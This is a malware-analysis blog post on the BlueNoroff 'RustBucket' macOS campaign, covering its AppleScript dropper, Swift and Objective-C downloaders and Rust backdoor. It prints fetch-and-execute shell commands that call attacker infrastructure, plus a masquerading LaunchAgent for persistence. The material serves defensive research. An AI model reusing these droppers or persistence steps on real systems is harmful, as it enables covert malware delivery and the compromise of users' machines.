BlueNoroff | How DPRK’s macOS RustBucket Seeks to Evade Analysis and Detection

By Phil Stokes

Published: 2023-07-05 · Archived: 2026-04-05 21:23:31 UTC

Back in April, researchers at JAMF detailed a sophisticated APT campaign targeting macOS users with multi-stage malware that culminated in a Rust backdoor capable of downloading and executing further malware on infected devices. ‘RustBucket’, as they labeled it, was attributed with strong confidence to the BlueNoroff APT, generally assumed to be a subsidiary of the wider DPRK cyber attack group known as Lazarus.


In May, ESET tweeted details of a second RustBucket variant targeting macOS users, followed in June by Elastic’s discovery of a third variant that included previously unseen persistence capabilities.

RustBucket is noteworthy for the range and type of anti-evasion and anti-analysis measures seen in various stages of the malware. In this post, we review the multiple malware payloads used in the campaign and highlight the novel techniques RustBucket deploys to evade analysis and detection.

RustBucket Stage 1 | AppleScript Dropper

The attack begins with an Applet that masquerades as a PDF Viewer app. An Applet is simply a compiled AppleScript that is saved in a `.app` format. Unlike regular macOS applications, Applets typically lack a user interface and function merely as a convenient way for developers to distribute AppleScripts to users.

The threat actors chose not to save the script as run-only, which allows us to easily decompile the script with the built-on `osadecompile` tool (this is, effectively, what Apple's GUI Script Editor runs in the background when viewing compiled scripts).



```
 Scripts
% osadecompile main.scpt
do shell script "curl -o /users/shared/1.zip https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A cur1"

do shell script "unzip -o -d /users/shared /users/shared/1.zip"

do shell script "open \"/users/shared/Internal PDF Viewer.app\""
 Scripts
%
```

Stage 1 executes three 'do shell script' commands to set up Stage 2

The script contains three do shell script commands, which serve to download and execute the next stage. In the variant described by JAMF, this was a barebones PDF viewer called `Internal PDF Viewer`. We will forgo the details here as researchers have previously described this in detail.


Stage 1 writes the second stage to the `/Users/Shared/` folder, which does not require permissions and is accessible to malware without having to circumvent TCC. The Stage 1 variant described by Elastic differs in that it writes the second stage as a hidden file to `/Users/Shared/.pd`.

The Stage 1 is easily the least sophisticated and easily detected part of the attack chain. The arguments of the `do shell script` commands should appear in the Mac's unified logs and as output from command line tools such as the `ps` utility.

Success of the Stage 1 relies heavily on how well the threat actor employs social engineering tactics. In the case described by JAMF, the threat actors used an elaborate ruse of requiring an "internal" PDF reader to read a supposedly confidential or 'protected' document. Victims were required to execute the Stage 1 believing it to be capable of reading the PDF they had received. In fact, the Stage 1 was only a dropper, designed to protect the Stage 2 should anyone without the malicious PDF stumble on it.

RustBucket Stage 2 | Payloads Written in Swift and Objective-C

We have found a number of different Stage 2 payloads, some written in Swift, some in Objective-C, and both compiled for Intel and Apple silicon architectures (see IoCs at the end of the post). The sizes and code artifacts of the Stage 2 samples vary. The universal 'fat' binaries vary between 160Kb and 210Kb.



```
 RustBucket
% ls -lh | grep stg2 | awk '{print $5"\t" $NF}' | sort -k1 -n
62K     stg2_x86_objc_78e877337902c67fb93c5fdc3b1d9710292a29b97dc98f3c
63K     stg2_x86_objc_d6d367453c513445313be7339666e4faeeebeae71620c187
71K     stg2_x86_swift_3474d98ec917eac063525284c86585eb283f4188c7df2f3
80K     stg2_arm_objc_8fd5f4aa9d74375b8970844a9d6c479bc7dfa257132ee8a2
81K     stg2_arm_swift_9f54ca45b40d1893537bd1899d2343146364d7e3ddca0d5
82K     stg2_arm_objc_38106b043ede31a66596299f17254d3f23cbe1f983674bf9
82K     stg2_arm_objc_3f0d5ddca2657044f4763ae53c4f33c8a7814ba451b60d24
82K     stg2_arm_objc_e2f177b8806923f21a93952b61aedbeb02d829a67a820a7a
101K    stg2_x86_objc_7981ebf35b5eff8be2f3849c8f3085b9cec10d9759ff4d3a
101K    stg2_x86_objc_bea33fb3205319868784c028418411ee796d6ee3dfe9309f
160K    stg2_fat_objc_5b44a72ac38c9adeba133b516250f53d3cd13f4018cff7da
162K    stg2_fat_objc_46db9f2fc879bf643a8f05e2b35879b235cbb04aa06fe548
162K    stg2_fat_objc_c28e4031129f3e6e5c6fbd7b1cebd8dd21b6f87a8564b0fb
172K    stg2_fat_swift_3b6f30369a4ee8bf9409d141b6d1b3fb4286c34984b5de0
177K    stg2_fat_swift_7887638bcafd57e2896c7c16698e927ce92fd7d409aae69
210K    stg2_fat_objc_e74e8cdf887ae2de25590c55cb52dad66f0135ad4a1df224
 RustBucket
%
```


Samples of RustBucket Stage 2 vary in size

Across the samples, various username strings can be found. Those we have observed in Stage 2 binaries so far include:

```
/Users/carey/
/Users/eric/
/Users/henrypatel/
/Users/hero/
```

Despite the differences in size and code artifacts, the Stage 2 payloads have in common the task of retrieving the Stage 3 from the command and control server. The Stage 2 payload requires a specially-crafted PDF to unlock the code which would lead to the downloading of the Stage 3 and provide an XOR'd key to decode the obfuscated C2 appended to the end of the PDF.

In some variants, this data is executed in the `downAndExecute` function as described by previous researchers; in others, we note that download of the next stage is performed in the aptly-named `down_update_run` function. This function itself varies across samples. In `b02922869e86ad06ff6380e8ec0be8db38f5002b`, for example, it runs a hardcoded command via `system()`.




```
ulong sym._down_update_run(ulong arg1)

{
    int64_t iVar1;
    code *pcVar2;
    ulong uVar3;
    ulong uVar4;
    ulong var_430h;
    ulong var_30h;

    iVar1 = *_reloc.__stack_chk_guard;
    sym.imp.objc_autoreleasePoolPush();
    pcVar2 = _reloc.objc_msgSend;
    uVar3 = (*_reloc.objc_msgSend)();
    uVar4 = (*pcVar2)();
    sym.imp.__sprintf_chk
              ("(cd $TMPDIR && (curl  -C - -A \"mozilla/4.0 (compatible; msie 8.0; windows nt 5.1;
trident/4.0)\" -d \"pw\" --silent -L %s -o ErrorCheck.zip || true) && (ditto -xk ErrorCheck.zip .)
&& (chmod +rwx ErrorCheck || true) && (./ErrorCheck %s || true)) > /dev/null 2>&1 &"
               , 0x400, uVar3, uVar4);
    sym.imp.system();
    sym.imp.objc_autoreleasePoolPop();
    if (*_reloc.__stack_chk_guard == iVar1) {
        return 1;
    }
    // WARNING: Subroutine does not return
    sym.imp.__stack_chk_fail();
}
```

Stage 2 executes a shell command via the *system()* call to retrieve and run Stage 3


However, the same function in other samples, (e.g., `d5971e8a3e8577dbb6f5a9aad248c842a33e7a26`) use NSURL APIs and entirely different logic.



```
stg2_x86_objc_d6d367453c513445313be7339666e4faeeebeae71620c187012ea5ae2901df34]> pd $r @ sym._down_update_run+83 # 0x1000024b6
488b3d0b2c00.   mov rdi, qword [reloc.NSMutableURLRequest]    ; [0x1000050c8:8]=0 ; rdi = *(reloc.NSMutableURLRequest)
e8f0060000      call sym.imp.objc_alloc    ;[1] ; rax = objc_alloc ()
4889c3          mov rbx, rax               ; rbx = rax
488b3d042c00.   mov rdi, qword [reloc.NSURL]    ; [0x1000050d0:8]=0
488b356d2900.   mov rsi, qword [section.19.__DATA.__objc_selrefs]    ; [0x100004e40:8]=0x100003733 str.URLWithString: ; "37" ; rsi = *(sectio
4c89fa          mov rdx, r15
ff15641b0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [NSURL *(section.19.__DATA.__objc_selrefs) r15] ; "/&"
                                           ; void *objc_msgSend(-1, "URLWithString:")
488b350d2a00.   mov rsi, qword [0x100004ef0]    ; [0x100004ef0:8]=0x100003742 str.initWithURL: ; "initWithURL:" str.initWithURL:
4889df          mov rdi, rbx               ; rdi = rbx
4889c2          mov rdx, rax
ff15511b0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [NSURL initWithURL: rax] ; "/&"
                                           ; void *objc_msgSend(-1, "initWithURL:")
4989c4          mov r12, rax               ; r12 = rax
4885c0          test rax, rax
0f840c010000    je 0x100002607             ; if (rax == 0) goto label_0 ; likely
488b35962900.   mov rsi, qword [0x100004e98]    ; [0x100004e98:8]=0x10000374f str.dataUsingEncoding: ; "dataUsingEncoding:" str.dataUsingEnco
488d3d9f1c00.   lea rdi, [0x1000041a8]     ; rdi = 0x1000041a8 ; (cstr 0x100003d94) "pw"
ba04000000      mov edx, 4
ff152c1b0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [0x1000041a8 dataUsingEncoding: 4] ; "/&"
                                           ; void *objc_msgSend(0x0000000000000000, "dataUsingEncoding:")
488b35b52a00.   mov rsi, qword [0x100004fd0]    ; [0x100004fd0:8]=0x100003762 str.setHTTPBody: ; "setHTTPBody:" str.setHTTPBody:
4c89e7          mov rdi, r12               ; rdi = r12
4889c2          mov rdx, rax
ff15191b0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [r12 setHTTPBody: rax] ; "/&"
                                           ; void *objc_msgSend(-1, "setHTTPBody:")
488b35aa2a00.   mov rsi, qword [0x100004fd8]    ; [0x100004fd8:8]=0x10000376f str.setHTTPMethod: ; "setHTTPMethod:" str.setHTTPMethod:
488d15931c00.   lea rdx, str.cstr.POST     ; 0x1000041c8 ; (cstr 0x100003d97) "POST"
4c89e7          mov rdi, r12               ; rdi = r12
ff15021b0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [r12 setHTTPMethod: "cstr.POST"] ; "/&"
                                           ; void *objc_msgSend(-1, "setHTTPMethod:")
488b35db2a00.   mov rsi, qword [0x100005020]    ; [0x100005020:8]=0x10000377e str.setValue:forHTTPHeaderField: ; "setValue:forHTTPHeaderField
488d159c1c00.   lea rdx, str.cstr.Mozilla_4.0__compatible__MSIE_8.0__Windows_NT_5.1__Trident_4.0_    ; 0x1000041e8 ; (cstr 0x100003d9c) "Mozi
488d0db51c00.   lea rcx, str.cstr.User_Agent    ; 0x100004208 ; (cstr 0x100003ddc) "User-Agent"
4c89e7          mov rdi, r12               ; rdi = r12
ff15e41a0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [r12 setValue:forHTTPHeaderField: "cstr.Mozilla/4.0 (compati
                                           ; void *objc_msgSend(-1, "setValue:forHTTPHeaderField:")
488b3d752b00.   mov rdi, qword [reloc.NSURLSession]    ; [0x1000050d8:8]=0
488b35be2a00.   mov rsi, qword [0x100005028]    ; [0x100005028:8]=0x10000379b str.sharedSession ; rsi = *(str.sharedSession) ; "sharedSession
ff15d01a0000    call qword [reloc.objc_msgSend] ;[2] ; [0x100004040:8]=0 ; rax = [NSURLSession sharedSession] ; "/&"
                                           ; void *objc_msgSend(-1, "sharedSession")
```

Code varies widely among samples, possibly suggesting different developers

Researchers at Elastic noted, further, that in one newer variant of Stage 2 written in Swift, the User-Agent string is all lowercase, whereas in the earlier Objective-C samples they are not.



```
 RustBucket
% strings - stg2_fat_objc_46db9f2fc879bf643a8f05e2b35879b235cbb04aa06fe548f0bc7c7c02483cf3| grep -i compatible
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
 RustBucket
% strings - stg2_fat_swift_3b6f30369a4ee8bf9409d141b6d1b3fb4286c34984b5de005ed7431df549b17e| grep -i compatible
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
 RustBucket
% 
```

User-Agent string is subtly changed from the Objective-C to Swift versions of Stage 2

Although User-Agent strings are not inherently case sensitive, if this was a deliberate change it is possible the threat actors are parsing the User-Agent strings on the server side to weed out unwanted calls to the C2. That said, sloppiness around case-sensitivity is seen elsewhere in RustBucket samples (e.g., "/users/shared" in Stage 1), and the case variance may be no more than a product of different developers with different standards of rigor.


In the most recent samples, the payload retrieved by Stage 2 is written to disk as"ErrorCheck.zip" in `_CS_DARWIN_USER_TEMP` (*aka* `$TMPDIR` typically at `/var/folders/…/../T/`) before being executed on the victim's device.

RustBucket Stage 3 | New Variant Drops Persistence LaunchAgent

The Stage 3 payload has so far been seen in two distinct variants:

- A: 182760cbe11fa0316abfb8b7b00b63f83159f5aa Stage3
- B: b74702c9b82f23ebf76805f1853bc72236bee57c ErrorCheck, System Update

Both variants are Mach-O universal binaries compiled from Rust source code. Variant A is considerably larger than B, with the universal binary of the former weighing in at 11.84MB versus 8.12MB for variant B. The slimmed-down newer variant imports far fewer crates and makes less use of the sysinfo crate found in both. Notably, variant B does away with the `webT` class seen in variant A for gathering environmental information and checking for execution in a virtual machine via querying the `SPHardwareDataType` value of `system_profiler` .




```
[0x100004af0]> o.
Stage_3
[0x100004af0]> !shasum `o.`
182760cbe11fa0316abfb8b7b00b63f83159f5aa  Stage_3
[0x100004af0]> afl~+webt
0x100004ed0    1      6 sym.core::ptr::drop_in_place_LT_std..rt..lang_start_LT_core
75036
0x1000094f0   17    614 sym.webT::make_status_string::h255745c3762bbb37
0x1000097a0   45   1228 sym.webT::send_request::hd5586ca19e1839d9
0x100009e10  144   4752 sym.webT::main::ha8cf291a8f95593f
0x10000b220    1     25 sym.__LT_webT..CustomError_u20_as_u20_core..fmt..Debug_GT_:
0x10000c290    7    282 sym.webT::getinfo::get_comname::h13c37ddb31c39763
0x10000c3c0    5    256 sym.webT::getinfo::get_osinfo::h12ae979fdb2d8e0c
0x10000c4f0   25    971 sym.webT::getinfo::get_installtime::hd18e4ccbab7a2bf2
0x10000c960   17    759 sym.webT::getinfo::get_boottime::hefc0c0a6520091e6
0x10000cc90    8    451 sym.webT::getinfo::get_currenttime::h7b328b96a5282842
0x10000ce70   32   1364 sym.webT::getinfo::get_vmcheck::h1365d77718b8d194
0x10000d490   80   2939 sym.webT::getinfo::get_processlist::hf26e2cb68551ad0d
[0x100004af0]>
```

The *webT* class appears in variant A of the Stage 3 payload

However, variant B has not scrubbed all `webT` artifacts from the code and reference to the missing module can still be found in the strings.

```
18070 0x0032bdf4 0x10032bdf4 136  137
ascii   /Users/carey/Dev/MAC_DATA/MAC/Trojan/webT/target/x86_64-apple-darwin/release/deps/updator-7a
```




```
[0x10032bdf4]> o.
ErrorCheck
[0x10032bdf4]> izz~+webt
18070 0x0032bdf4 0x10032bdf4 136  137                                  ascii
r.ab9d0eaa-cgu.0.rcgu.o
[0x10032bdf4]> afl~+webt
[0x10032bdf4]> /e /webt/i
0x10032be19 hit16_0 .DATA/MAC/Trojan/webT/target/x86_64-a.
[0x10032bdf4]> x 128 @hit16_0
- offset -    191A 1B1C 1D1E 1F20 2122 2324 2526 2728  9ABCDEF012345678
0x10032be19  7765 6254 2f74 6172 6765 742f 7838 365f  webT/target/x86_
0x10032be29  3634 2d61 7070 6c65 2d64 6172 7769 6e2f  64-apple-darwin/
0x10032be39  7265 6c65 6173 652f 6465 7073 2f75 7064  release/deps/upd
0x10032be49  6174 6f72 2d37 6130 6537 3531 3563 3132  ator-7a0e7515c12
0x10032be59  3466 6163 362e 7570 6461 746f 722e 6162  4fac6.updator.ab
0x10032be69  3964 3065 6161 2d63 6775 2e30 2e72 6367  9d0eaa-cgu.0.rcg
0x10032be79  752e 6f00 5f5f 5a4e 3130 365f 244c 5424  u.o.__ZN106_$LT$
0x10032be89  636f 7265 2e2e 6f70 732e 2e72 616e 6765  core..ops..range
[0x10032bdf4]>
```

A string referencing the missing *webT* module can still be found in Stage 3 variant B

The substring “Trojan”, which does not appear in earlier variants, is also found in the file path referenced by the same string.

Importantly, variant B contains a persistence mechanism that was not present in the earlier versions of RustBucket. This takes the form of a hardcoded LaunchAgent, which is written to disk at `~/Library/LaunchAgents/com.apple.systemupdate.plist`. The `ErrorCheck` file also writes a copy of itself to `~/Library/Metadata/System Update` and serves as the target executable of the LaunchAgent.

Since the Stage 3 requires a URL as a launch parameter this is provided in the property list as a Program Argument. Curiously, the URL passed to ErrorCheck on launch is appended to this hardcoded URL in the LaunchAgent plist.



```
total 8
drwxr-xr-x   3 auser  staff    96  3 Jul 20:19 .
drwx------@ 66 auser  staff  2112 26 Sep  2022 ..
-rw-r--r--@  1 auser  staff   634  3 Jul 20:19 com.apple.systemupdate.plist
auser@reversing-lab-10 in LaunchAgents
$ cat -v com.apple.systemupdate.plist
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
    <dict>
        <key>Label</key>
        <string>com.apple.systemupdate</string>
        <key>RunAtLoad</key>
        <true/>
        <key>LaunchOnlyOnce</key>
        <true/>
        <key>KeepAlive</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
        <string>/Users/auser/Library/Metadata/System Update</string>
        <string>https://webhostwatto.work.gdhttps:example.com</string>
        </array>
    </dict>
    </plist>
    %
auser@reversing-lab-10 in LaunchAgents
```

RustBucket LaunchAgent concatenates the hardcoded URL with the one supplied at launch

Appending the supplied `<url>` value to the hardcoded URL can be clearly seen in the code, though whether this is an error or accounted for in the way the string is parsed by the binary we have yet to determine.

Much of the malware functionality found in variant A's `webT` methods is, in variant B, now buried in the massive `sym.updator::main` function. This is responsible for surveilling the environment and parsing the arguments received at launch, processing commands, gathering disk information and more. This massive function is over 22Kb and contains 501 basic blocks. Our analysis of this is ongoing but aside from the functions previously described by Elastic, this function also gathers disk information, including whether the host device's disk is SSD or the older, rotational platter type.

```
